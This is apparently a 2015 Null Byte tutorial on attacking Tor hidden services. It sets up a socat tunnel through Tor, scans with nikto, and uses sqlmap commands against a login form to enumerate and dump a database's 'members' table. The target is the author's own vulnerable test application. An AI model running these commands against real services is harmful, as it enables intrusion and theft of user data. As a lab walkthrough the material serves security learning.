**[Hack TOR Hidden Services](https://null-byte.wonderhowto.com/how-to/hack-tor-hidden-services-0166673/)**

* By [**JaKo**](https://creator.wonderhowto.com/jako93/)
* 12/07/2015 6:20 pm

A lot of people think that TOR services are unhackable because they are on a "secure environment", but the truth is that those services are exactly the same that run on any normal server, and can be hacked with the same tools (metasploit,hydra,sqlmap...), the only thing you have to do is launch a transparent proxy that pass all your packets through the TOR network to the hidden service.

In this article the attacker's machine runs Kali version 1, and the target machine runs Fedora Workstation 21.

**What Will We Do?**

We are going to launch a vulnerable application that I've created as a TOR hidden service, and then hack it using the same techniques that we use on any webserver. I will use my own application to explain the process but you can use for example DVWA or mutillidae to test for your own.

The tools that we are going to use here are:


* **socat:** To launch a tunnel from our local machine to the hidden service.
* **nikto:** To recognise vulnerabilities or misconfigurations on the webserver.
* **sqlmap** To dump the database of the vulnerable application.

They come with Kali by default so no need to install!  
This is only an example, you can use metasploit, hydra... whatever you want, socat will do all for you.


**Step 1Start the Hidden Service**

I'm not going to explain how to launch a hidden service because this article is focused on hack a hidden service and not on set up a hidden service. But the process is very simple, the only thing we need to do is start a webserver on our machine and set the *HiddenServiceDir* and *HiddenServicePort* on tor's configuration file. This file is located at /etc/tor/torrc:

**nano /etc/tor/torrc**

[](https://img.wonderhowto.com/img/original/72/79/63584797518031/0/635847975180317279.jpg)

Once we have set the *HiddenServiceDir* (location where tor stores the private key and the onion address) and the *HiddenServicePort* (port where you want the users to connect, in our case port 80 HTTP) we can check that our service is running using the Tor Browser Bundle. The onion address is located in a file named hostname, within the HiddenServiceDir:

[](https://img.wonderhowto.com/img/original/20/66/63584738430851/0/635847384308512066.jpg)


As you see our service is accesible from the Tor Browser, let's go to the fun part.

**Step 2Recon on the Hidden Service**

Now we are going to do some recon on the target, as the service is a web application running on port 80, we will use **nikto**. Set up the tunnel between the hidden service and our local machine. The syntax is:


**socat TCP4-LISTEN:<Port you want to listen for your connections>,reuseaddr,fork SOCKS4A:127.0.0.1:<onion address>:<port of the service>,socksport=<port where tor is listening (by default 9050)>**

So, to start a tunnel between our hidden service and our local machine on port 8000:

[](https://img.wonderhowto.com/img/original/22/34/63584738487918/0/635847384879182234.jpg)

Now we can perform our attack against the hidden service. Without closing the previous terminal, open another terminal and type:

**nikto -h http://127.0.0.1:8000**


[](https://img.wonderhowto.com/img/original/24/47/63584738537125/0/635847385371252447.jpg)

You can see that nikto works without any issue (except for the slow connection that TOR offers, but that's another point).


**Step 3Dumping Database from the Hidden Service**

Let's test sqlmap against our hidden service, don't close the first terminal:


**sqlmap -u "http://127.0.0.1:8000/Prototype/login.jsp " --data "uname=test&pass=test" --dbs**

[](https://img.wonderhowto.com/img/original/75/76/63584739628454/0/635847396284547576.jpg)

**sqlmap -u "http://127.0.0.1:8000/Prototype/login.jsp " --data "uname=test&pass=test" -D prototype --tables**

[](https://img.wonderhowto.com/img/original/35/15/63584739664489/0/635847396644893515.jpg)

**sqlmap -u "http://127.0.0.1:8000/Prototype/login.jsp " --data "uname=test&pass=test" -T members --dump**

[](https://img.wonderhowto.com/img/original/48/14/63584739694460/0/635847396944604814.jpg)

As I have stated above, this is a simple example of how to perform attacks against hidden services. In this case the service is a HTTP server, but it can be a SQL database, a FTP server, a SSH server, in fact any service based on TCP (UDP and ICMP aren't allowed through TOR).

**Conclusion**

If you think that your TOR services don't need the proper configuration because they are hidden or something like that you are wrong. The hardest thing related to hacking TOR services is finding the **.onion** address, once you have find it, the rest is a normal penetration test.